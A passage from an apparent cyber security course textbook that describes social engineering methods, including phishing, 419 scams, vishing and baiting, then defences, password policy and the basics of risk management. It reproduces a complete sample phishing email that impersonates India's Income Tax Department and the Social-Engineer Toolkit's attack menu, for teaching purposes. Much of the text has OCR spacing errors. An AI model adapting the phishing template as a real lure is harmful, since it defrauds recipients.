4.4.2 **Reverse Social Engineering:** It is a more advanced method. In this the attacker creates a scenario where the victim ends up asking for information to the attacker and in this process ends up providing the required information to the attacker. Typically the attacker appears to be in a position of authority to ensure the victim has to reach out to him for resolution of a problem which the attack has set up for him. Reverse social engineering requires good pre-attack research and planning, however if executed well it is more successful in attaining gaining qualityinformation.

4.4.3 Remote SocialEngineering

Remote social engineering involves pointed and real-time communication with the target over the phone or via email or via instant messaging. They will use technology so they can perform these social engineering attacks remotely such as by phone, email, social media, instant messaging and even from search engine results Physical honeypots are found wide impact as well with CD's & USB Keys - This uses items planted to lure employees to runpayloads.

4.4.4 Computer-based Social Engineering


Computer based social engineering is implemented by using software or programming applications like E-Mails, IM, websites, pop-ups.

Social Engineering byEmail

Social engineering emails take many forms. The social engineer tries to build rapport as a precursor to the actual breach, or she tries to elicit information or spread malware by tricking the email recipient into opening a malicious attachment or visiting a malicious website. Two of the most common forms of social engineering over email are phishing and 419 scams.

Phishing

Phishing emails typically take the form of fake notifications purporting to be from a well known organization (often banks, payment systems, Software vendors for possible upadate), asking for the recipient‘s personal information including user credentials, credit card numbers, or banking information. Some examples are an email looking like it's from your bank asking you to verify details or a phone call pretending to be from a company that you trust (including your own company) requesting you to divulge confidential information like a pin number.



subject Your tax refund is due for claim
mailed-by [redacted]

Income Tax Department
Department of Revenue, Ministry of Finance, Government of India

Dear **Valued Taxpayer**,

We have reviewed your tax fiscal payment for previous months and have resolved that you are qualified to obtain a refund of the sum of 47,320.00 INR which is your accumulated tax excesses. Please submit a tax refund request and allow us to process it within 7 days.

To submit a request, CLICK HERE

fake site or malware download

Thanks for taking the time to learn about our tax refund.It's one more way Income tax department can make your tax payment experience better.
Endeavor to fill in your Information correctly,to enable us make refund to your account without any delay.

Refund can be delayed for some reasons:

- Applying after deadline of notification
- Submitting incorrect account information

Tax Refund Department
Department of revenue,
Ministry of finance. Government of India.

Figure 28: Income tax phishing

Phishing attacks are, essentially, a bait-and-hook approach wherein the email is the bait, used to lure unsuspecting victims in before hooking information from them. The social engineering really takes place during the bait, which should be enticing enough to convince the intended victims to open the message and follow the instructions within it. The hook is the method whereby the social engineer gets information from their victims, either a link to a malicious website or a telephone number that the victim is asked to call, forexample.

Phishing messages used to be easy to identify, thanks to bad grammar and spelling, poorly formatted emails, and obviously fake links. However, they are becoming more sophisticated and more convincing because they have been increasingly personalized with more background research. Phishing attacks that are customized and targeted at particular individuals are known as spear phishing. When targeted toward rich or powerful targets, they are sometimes called whale phishing. And phishing is not limited to email. You can get phishing messages via social networks, SMS (SMiShing), or voicemail (vishing). Some of the common techniques to identifyphishing:

a. **Poorly formatted mails and body elements**: A common practice of many hackers is to use misspelled words on purpose. While it may seem that this would easily reveal an illegitimate email, it is actually a tactic used to find less savvy users. Spammers have learned that if they get a response from a poorly written email, they are on to an easy target and will focus their efforts to **bring that userdown.**

b. **Request for personal information:** One tactic that is commonly used by hackers is to alert you that you must provide and/or update your personal information about an account (e.g., Social Security number, bank account detailsand account password). Phishers will use this tactic to drive urgency for someone to click on a malicious URL or download an attachment aiming to infect the user‘s computer or steal their information.

c. **Suspicious attachments:** Is this new email in your inbox the first time your bank has sent you an attachment? The majority of financial institutions or retailers will not send out attachments via email, so be careful about opening any from senders or messagesthatseemsuspicious.Highriskattachmentsfiletypesinclude:.exe,.scr,
.zip, .com, .bat.

d. **Look at the From /To addresses:** Check the mail id which it is claimed originated from. At times your mail address has been the originator and the **To** field shows a large list of recipients, you should also be cautious. Legitimate emails will most likely be sent directly to you and you only. You may see **"undisclosed recipients"** and this is something to keep an eye on as well. It could be a valid send, but double check.

e. **Check for the URL‘s present:** Ensure the link is legitimate as it claims (uses encryption (https://). Hover over the hyper links can surely reveal you the purpose of the mail. However, in order to be extra cautious, it is best practice to always open a new window and go to the site directly without using the email link provided in an email.

f. **IP Reputation:** Verify the IP reputation of the email sender obtained from email headers. Feed the IP to **Return Path"s Sender Score site**. This tool will al a score (0-100) and will be able to give you some insight into the sending IPs historical performance. The lower the score, the more likely the email is a phishing or spoofing attempt.

You can't always count on cybercriminals getting the details wrong. In this case, the email address looks legitimate, as does the first link in the email. The second link reveals the actual threat. Clicking it would download a .zip file containing malicious code. To avoid the consequences of this type of attack, navigate to the UPS website and enter your tracking number there.

Nigerian 419 or advance-fee fraudscam


An Advanced-fee scam is a type of fraud and one of the most common types of confidence trick. The scam typically involves promising the victim a significant share of a large sum of money, which the fraudster requires a small up-front payment to obtain. Or E-mail messages are sent to addresses taken from large mailing lists. The letters promise rich rewards for helping officials of that government (or bank, or quasi-government agency or sometimes just members of a particular family) out of an embarrassment or a legal problem. Typically, the pitch includes mention of multi-million dollar sums, with the open promise that you will be permitted to keep a startlingpercentageofthefundsyou'regoingtoaidinsquirrelingawayforthesedisadvantaged foreigners. If a victim makes the payment, the fraudster either invents a series of further fees for the victim, or simply disappears. It is named after the article of the Nigerian penal code under which the perpetrator can be prosecuted.

4.4.3.2 POP-up windows / browserinterceptions

Pop-ups messages informing the user that he/ she has lost his/her network connection and needs to re-enter his/ her username and password or the system has been infected with malware. Need to download asoftware to get them cleaned and further divulge sensitive information and are sent to attackers.

4.4.5 Social Engineering byPhone

The social engineer attempts to get the victim to disclose sensitive information or to perform an action such as visiting a malicious website or granting the social engineer access to a certain system. The caller generally assumes a false identity and may use various techniques to convince the victim, such as being overly friendly, acting in an authoritative manner, or applying pressure. The caller may purport to be from tech support or an anti-virus organization, a financial institution, or even a charity. In many business cultures, challenging someone‘s identity is not socially acceptable and may be seen as impolite, so getting away with assuming a false identity may be easier than you think.



Over 50 fake call centres in Delhi-NCR duping job seekers: Delhi police

Youths were duped to the tune of Rs 8,000 to Rs 10,000 in the name of application and processing fee, police said.

Fraud of Rs 15 Crore in Noida by Call Centers, 83 Booked

By Express News Service | Published: 14th October 2015 09:49 PM Last Updated: 14th October 2015 09:49 PM

Figure 29: Online scams

MumbleAttack

Mumble attacks are telephonic social engineering attacks targeted at call center agents. The social engineer poses as a speech-impaired customer or as a person calling on behalf of the speech-impaired customer. Victims of the attack are often made to feel awkward or embarrassed and release information as aresult.

IVR or phone phishing (aka.vishing)

The use of an interactive voice response (IVR) system to create an official-sounding bank IVR system to trick people into providing their personal information[28]. An example is where a hacker will pose as a bank employee or even use another IVR message to advise the target they have tocall into the bank to correct an issue. They provide a number (not the bank's) for the target to call in on and when he/she does, they record their account information as it is entered into the phone. A hacker could even perform something similar in that they use the same method, but instead attack a company employee in order to have them attempt to enter their password via the telephone.

4.4.6 Other Methods

Boy Who Cries Wolf Attack

Like in the classic fable, in a Boy Who Cried Wolf attack, a series of false alarms are set off prior to the real attack, so that by the time the real attack actually happens, no one thinks it is an attack so they don‘t bother responding. In a way, they have been social engineered into thinking the attack isn‘t real. In the classic comedy heist movie, How to Steal a Million, Audrey Hepburn and Peter O‘Toole execute a fantastic Boy Who Cried Wolf attack. The glamorous perpetrators hide in a utility closet of a museum and proceed to set off the hi-tech burglar alarm repeatedly. Annoyed by the continual disruption, the security guards eventually disable the system, clearing the way for Hepburn and O‘Toole to make off with thegoods.

Road Apples/Baiting


A road apple is a physical object, usually a storage device, such as a USB drive, memory card, or CD, that a social engineer leaves in the vicinity of his target organization in the hope that one of the organization‘s staff members will pick it up and plug it into their computer, unknowingly running a malicious program- or, in the case of an ethical social engineering test, a benign program that might do something like redirect the user to a training and awareness website. A good road apple urges the victim‘s him or her to plug it into the computer. It might be marked ―salary information,‖ ―naked images,‖ or ―redundancy information,‖ for example- anything that a victim might find interesting.

Diversion theft

Used mostly with theft, but still considered a Social Engineering method. The purpose is to convince a legitimate delivery person who is bringing a delivery to an address, that the package is requested somewhere else, usually "around thecorner".

Tools of theTrade

There exits tons of phishing and social engineering techniques and tools and One of the premier tool available is python based freely available ―Social engineer Tool Kit (SET)‖ included with many pen-testing platforms. The attacks built into the toolkit are designed to be targeted and focused attacks against a person or organization used during a penetration test.



```
---]        The Social-Engineer Toolkit (SET)         [---]
---]        Created by: David Kennedy (ReL1K)         [---]
---]                 Version: 5.1                     [---]
---]          Codename: 'Name of the Doctor'          [---]
---]        Follow us on Twitter: @trustedsec         [---]
---]        Follow me on Twitter: @dave_rel1k         [---]
---]      Homepage: https://www.trustedsec.com        [---]

   Welcome to the Social-Engineer Toolkit (SET). The one
 stop shop for all of your social-engineering needs.

   Join us on irc.freenode.net in channel #setoolkit

 The Social-Engineer Toolkit is a product of TrustedSec.

         Visit: https://www.trustedsec.com

Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) QRCode Generator Attack Vector
 10) Powershell Attack Vectors
 11) Third Party Modules

 99) Return back to the main menu.
```

Figure 30: Social Engineering Toolkit

SET allows you to specially craft email messages and send them to your targeted victims with attached File Format malicious payloads for example (sending malicious PDF document which if the victim opens it, it will compromise the system). Detailed description of the tool is out of the scope and the reader may refer to *http://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/* for further information.

4.5 DEFENDING AGAINST SOCIAL ENGINEERING

Successful social engineering attacks rely on the employees of an organization. To avoid such an attacks, employees must be well trained and familiar about common social engineering techniques, inform them about the value of information, train them to safeguard it. It is also important for organizations to establish a clear and strong security policy, including standards, processes and procedures to help eliminate the threat of social engineering. Aaron Dolan (2004)

SANS[29]defines a good social engineering defense should include but not be limited to:

- Security awarenesstraining
- Passwordpolicies
- Dataclassification
- Acceptable usepolicy
- Backgroundchecks
- Terminationprocess
- Incidentresponse
- Physicalsecurity

4.5.1 Continuous Security awareness training for employees

Organizational policies, procedures and standards must be taught and reinforced to the employees during orientation and during the employment on a regular basis. Security awareness events and activities, such as talks, awareness weeks, presentations, seminars, quizzes, and competitions, dedicated web-presence(an internal webpage , twitter handles, etc.) maintains the mainstream security current trends and issues and educate about the social engineering best practices. Points which should be highlighted in the employees trainingare:

a. **Data classification policy:** This should describe what information is considered to be sensitive or confidential, how it should be marked, how it should be handled, and who it can be released to, as well as how to dispose of it. Example data classification levels might include thefollowing:
    i. **Top Secret**: Highly sensitive internal documents e.g. pending mergers or acquisitions, investment strategies, plans or designs, that could seriously damage the organization if such information were lost or made public. Information classified as Top Secret has very restricted distribution and must be protected at all times. Security at this level is the highestpossible.
    ii. **Confidential:** Data in this category may require certain levels of protection by law, for example, personally identifiable information, health information, certain employee data, certain business and financialdata.
    iii. **Restricted:** Data in this category should only be accessible to certain roles or functions. For instance, it may be restricted to certain departments, such as employee information being restricted to the HR department or systems data being restricted to the ITdepartment.
    iv. **Internal Use Only**: Information not approved for general circulation outside the organization where its loss would inconvenience the organization or management but where disclosure is unlikely to result in financial loss or serious damage to credibility. Examples would include, internal memos, minutes of meetings, internal project reports. Security at this level is controlled butnormal.
    v. **Public:** There is no expectation of privacy or confidentiality for data in this category. It could include public website information, press releases, and soon.

Each category should include requirements for protection; describe how the data should be stored, who can access the data, and how it should be disposed of. Take every type of data that your organization processes, including customer data, user data, and supplier data, and assign it to one of your defined categories. All staff should know how to handle and protect each category of information

b. **Waste management** This should include secure disposal of documents, electronic media, and so on, and should cover external as well as internal waste. Invest in shredders and have one on every floor: Your staff must fully understand the implications of throwing waste paper or electronic media in a bin. After this waste moves outside your building, its ownership can become a matter of legalobscurity.

c. **Acceptable use policy** This should describe what is considered acceptable use of computer systems and equipment within the organization. It should cover system accounts, network use, electronics communications, use of non-company hardware or software, as well as monitoring of thesame.

d. **Network access policy:** This should cover wired and wireless network access, including IP telephony and mobile devices; it should describe who can access the network, how and from where, public access, guest access, and what is and is not permitted on the corporate network.

e. **Remote access policy:** This should document remote access requirements, who can connect, requirements for connecting, termination of access, and soon.

f. **Physical security policy** This should cover the various aspects of physical security, including visitor procedures and physical accesslogs.

g. **Electronic communication policy:** This should describe how to handle email attachments, hyperlinks in documents, requests for information from both within and outside the organization, what instant messaging services staff are permitted to use, if any. Some policies may include examples of phishing attacks to help users to identify phishing attacks that they themselvesreceive.

h. **Physical Security Policy: Visitors:** Your physical security policy should, at a minimum, consider the following areas regardingvisitors:

- **Checking in and checking out** Visitors should be required to check-in and check-out in a dedicated area, usually the reception area. The process typically involves signing a visitors/contractors book and contacting the person that the visitor is meeting so he or she can escort them into thebuilding.
- **Identifying visitors** Visitors should be required to present some kind of identification.
- **Escorting visitors** Visitors should always be escorted by an existing staff member (not by another visitor or contractor) into theorganization.
- **Visitor passes** Are visitors required to wear visitor passes? If so, they should be required to return their visitor passes upon checking out. Some more security-focused organizations use different colored passes for different areas or different days of the week. Visitor passes should, at least, be dated. Employees should be

encouraged to challenge anyone not wearing an ID badge or a visitor pass. Visitor passes should be returned on leaving the building. Follow up on passes that have not beenreturned.

- **Accessing the network** Can visitors access the computer network, and, if so, where from and how? Can they connect their own devices to thenetwork?

i. Password Policies and Standards: For a social engineer, gaining access to a system can mean the difference between a successful or failed attack. A policy should exist for the delivery and creation of passwords. There must exist good and written password policy suchasNotsharingpasswordswhenasked(overphonealso),Notwritingdownpasswords ,Not using default passwords ,Methods for identifying users for password resets ,Methods for password delivery, Password creation i.e. minimum length, alpha- numeric, Securing workstation with a password protected screen saver when before leaving a workspace, Periodic password change, Grace period for expiring passwords
,Login failure lockout i.e. account is locked after 3 failed attempts, Administrative and System password standards.

Having a strong password is extremely important in any environment in particular environments using single sign-on technologies. Single sign-on allows users to use one password to access a wide range of network resources. Although these systems can help diminish the stress of remembering multiple passwords, it also means that there is only one password to crack.

> *"Treat your password like your toothbrush. Don't let anybody else use it, and get a new one every six months". Clifford Stoll*


Users should be well aware about the password policies and enforce herself. The windows password should be complex that can foil attempts from crackers andtools. Your passwords should be long (min 12+) and also use upper and lowercase, digits and alphanumeric symbols. The best way is to create passphrases like –I learn diploma from U.O.U which can betranslated to –Ile@rn-d1pl0mafr0mU0U‖

PS: There is also a hidden account called –Administrator‖ which you should also protect with a password, but it first has to be enabled, as it is disabled by default. So enable the Administrator account, set a password, remember to disable it later.

Please refer to the website: *http://passrequirements.com/*which explains the basic password requirement for various usage.

- Don't use same password everywhere. If one of the passwords is discovered (by a keylogger) and if you use the same in email services, you can guess theresults.
- Fromwindowscommandprompt,type–**secpol.msc**‖and whichleadstoyou thelocal security

policy window. Select the **account policies > password policy and configure according to yourneed.**



Policy	Security Setting
Enforce password history	0 passwords remembered
Maximum password age	42 days
Minimum password age	0 days
Minimum password length	0 characters
Password must meet complexity requirements	Disabled
Store passwords using reversible encryption	Disabled

1. reuse of a password after certain new passwords
2. select appropriately
3.minimum number of days that must pass before a password can be changed.
4. no of chracters in the pwd, up to 14, the more the characters the tougher for the cracker.
5. A through Z,(a through z)(0 through 9), APPHA NUMERIC !, $, #, %)
6 SHOULD BE DISABLED

Figure 31: Password policy configuration

Note:

- Try using PASSWORD MANAGEMENT PROGRAMS LIKEKEEPASS
  password protect your BIOS, so that people cannot boot your PC. you should change the boot order in the BIOS so that it boots the hard drive first, rather than the CD/DVD. If an attacker can insert a Linux Live CD and start up your PC, then they will be able to mount your hard drive and read all data from it, and all Windows security will be bypassed

4.6 SUMMARY

Social engineering is a very real threat and one that currently has fairly free reign. This will not always be true. Once businesses start taking social engineering seriously and applying the social sciences to protect against this threat with a multi-layered defense, social engineering will become a much more difficult, if not impossible, avenue for a hacker to employ.

Social engineering is a serious problem. A company must not only establish good policies to guard against it, but must have an effective security awareness program to communicate those policies. The program should not just reiterate the policies but educate the users to the methods used by social engineers and the risks involved if they succeed. As one of the major points of vulnerability is people, education is an important factor. Although awareness and training can ―harden‖your staff, it may not prevent all social engineering attacksfrom being successful. Convincing social engineers may still be able to mislead your staff; therefore, you need to implement physical and technical controls to minimize the damagedone.

Albeit a low-tech level attack, SE can manipulate victims to divulge confidential information due to our illogical understanding or misconception triggered by inherent personality traits. Therefore, in addition to advanced technologies counterattacking various security intrusions, human factors must be equally accounted for effective IS security management. Exploiting the cognitive biases of humans and corporate policies to obtain access to desired resources, SE aggressorscancircumventorganization‘snetworkinfrastructurewhichhoweverisvulnerabletothis seemingly old-fashioned manipulation. To be able to defend themselves from being victimized, employees must withhold commitments from potential SE threats through the consistent implementation of SETA which organizations must continuously instigate with vigilance.

4.7 CHECK YOURPROGRESS

1. is the art of psychologically manipulating people to obtain confidential information with or without the use oftechnology.
2. Ina**_____________**social engineering attack, the social engineer attempts to gain access to a physicallocation.
3. is used to enter restricted area by convincing an authorisedpersonal.
4. social engineering involves pointed and real-time communication with the target over the phone or via email or via instantmessaging.

4.8 ANSWERS TO CHECK YOURPROGRESS

1. Socialengineering
2. Physical
3. Piggybacking
4. Remote

4.9 MODELQUESTIONS

1. Whatissocialengineering?IfmynameisSaniAbhilash,andImworkingatMinstryof I.T. Explain the tools and techniques you could possibly use to get information to perform social engineering attack onme?
2. What is reverse socialengineering?
3. What is spear phishing? How successful it as compared to generic phishingmails?
4. Explain different types of social engineeringattacks.
5. How to defend against social engineeringattack?

Block-3

Unit 1: Cyber Security Risk Management

1

Unit Structure

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the risk management.
- Understand risk assessmentmethodologies.
- Know cyber securityframework.
- Perform riskassessment
- Implement risk mitigationtechniques.

1.2 INTRODUCTION

Organizations are increasingly reliant on information technology assets to achieve business objectives. Failure of these assets has a direct, negative impact on the business objectives. Cyber security risks are a constantly evolving threat to an organization's ability to achieve its objectives and deliver its core functions. The domain of cyber security needs to move from being in the domain of the IT professional to that of the senior management, where its consideration and mitigation can be commensurate with the risk posed. A holistic approach to cyber security risk management across the organization, its network, supply chains and the ecosystem is required for effective cyber security. In this unit we will discuss about cyber security risk management, risk assessment methodologies, standards andguidelines.

1.3 RISK MANAGEMENT

1.3.1 Risk

Risk is defined as the possibility that an event will occur, which will impact an organization's achievement of objectives. Mathematically risk can be defined as:

Risk=Probability X Impact

Figure 32 below represent impact probability matrix of risk.




Figure 32: Impact probability matrix of risk

There are many forms of risk in an organization, including IT risk, financial risk, operational risk, network security risk, and personnel risk. To address risks more effectively, organizations may use a risk management approach that identifies, assesses, manages, and controls potential events or situations. Risks to an organization range in severity from those that may result in minor inconvenience and loss of productivity to those that are catastrophic and could potentially threaten the continued viability of the entire organization. Cyber security risk is a function of the likelihood of a given threat-source exercising a particular potential vulnerability, and the resulting impact of that adverse event on the mission of the system. Organization should develop risk management process to protect the organization and its ability to achieve itsobjectives.

1.3.2 Risk Management

Risk management is the process of taking actions to assess risks and avoid or reduce risk to acceptable levels. The Steps in risk management are:

1. **Risk Assessment:** It consists of-

- ClassifyInformation
- Identifythreats
- Identifyvulnerabilities
- Analyze risk to informationassets
- Select amethod
- Summarize and communicaterisk

2. **Risk Mitigation:** It consistsof-

- Identifyoptions
- Choose anoption
- Implement
    - Accept the risk
    - Transfer therisk
    - Limit the risk by putting control inplace
    - Avoid therisk

3. **Evaluation:** The objective of performing risk management is to enable the system to accomplish its objective by better securing the system components that store, process, or transmit information; by enabling management to make well-informed risk management decisions; and to assist management in justifying expenses for cyber security. The risk management processes that are most important to cyber security are the risk assessment and risk mitigation. A Risk Assessment is the process, which includes identification and evaluation of risks and risk impacts, and concludes with recommended risk-reducing measures. Risk Mitigation is the process of prioritizing, implementing, and maintaining the appropriate risk-reducing measures recommended from the output of the risk assessmentprocess.

A. **Risk Assessment:** Risk assessment is the process of identifying threats to information or information systems, determining the likelihood of occurrence of the threat, and identifying system vulnerabilities that could be exploited by the threat. Risk assessment is the first phase in the Risk Management process. Risk is assessed by identifying threats and vulnerabilities, and then determining the likelihood and impact for eachrisk.

a. *Assets identification and Information classification*: To assess the risk, organizations identify the assets and classify the information assets in the organization. Classification is the designation given to information from a defined category on the basis of its sensitivity. Information assets include all categories of information including data contained in records, files, and databases. Information assets usually include public records mission-critical systems, customer interfaces, internal tools, source code, and confidential records. The organization is responsible for protecting the confidentiality, integrity and availability of the information assets. The value of an asset will be determined by the information owner - an individual or a group of individuals responsible for making classification and control decisions regarding use of information. An information asset can mean many different things depending on what the organization is trying to accomplish; therefore, it is important to identify each information asset. Information may be stored onsite or offsite, on hard drives, CDs and tapes. Some information may be transferred with partners and to contractors. It is best to create a of list of all information assets and classify each asset as confidential, restricted or public information. The classification of the information should be included on the information itself and on a centrallist.

b. *Threats Identification*: A threat is a force, organization or person, which seeks to gain access to, or compromise information. By looking at the nature of the threat, its capability and resources, one can determine the likelihood of occurrence, as in risk assessment. A threat can be assessed in terms of the probability of an attack. There are many types of information security threats, some examples are listedbelow:
   - Internal threats like malicious employees
   - Physicalthreats
   - Natural disasters like fire, floods, andearthquakes
   - Networkattacks
   - Socialengineering
   - Malware

   Information security threats must be identified for risk assessment.

c. *Vulnerabilities Assessment*: Vulnerabilities are weaknesses, in a system or facility holding information, which can be exploited to gain access or violate system integrity. Vulnerabilities can be assessed in terms of the means by which the attack would be successful suchas
   - Information disclosure to unauthorized individual
   - Insecureapplication.
   - Hardwarefailure
   - Vulnerability to naturaldisasters
   - Software notupdated

d. *Risk Analysis*: There are inherent risks involved in containing and transferring information. Information is subject to intentional and unintentional actions by other people or systems. If information is confidential, there may be unauthorized people who want to see it, such as competitors or disgruntled or curious employees. People may try to break into the devices containing the information or try to intercept the information during transfer. People may also receive confidential information unknowingly and completely by accident. Furthermore, information systems can be maliciously or accidentally damaged. Information security breaches like these can seriously hurt an organisation. Risk for a given asset can be provided in the most general form using the followingequation:

Risk = (Probability of a threat occurring against an asset) x (Value of asset)

In other words, the higher the likelihood of a threat occurring and affecting an asset and the higher the value of that asset, the higher the risk. If a threat has less or no chance of occurring, or if the asset has no value, the risk is either very low or zero.

e. *Risk Assessment Methodology*: In order to quantify risk in some fashion, an organization needs to develop a method of measuring risk so that this information can be communicated with others. There are many methodologies to pick from;, which are discussed in section 1.4, each organization will need to determine which is best. The value of an asset varies from asset to asset and from organization to organization. The level of risk depends on actions taken by theorganization.

B. **Risk Mitigation:** Risk Mitigation is the process of taking actions to eliminate or reduce the probability of compromising the confidentiality, integrity, and availability of valued information assets to acceptable levels. Risk mitigation is about reducing the impact of risk or In terms of project risk mitigation can be defined as the measures or set of measures taken by a project manager to reduce or eliminate the risk. In terms of business objectives risk mitigation can be defined as the process of introducing controls to reduce the frequency or severity of a business impact. This can be done in a number of different ways, depending upon the type ofcontrol:

- Deterrent control - reduces athreat.
- Preventive control - reducesvulnerability.
- Corrective control - reduces animpact.
- Detective control - detects a problem and triggers othercontrols.

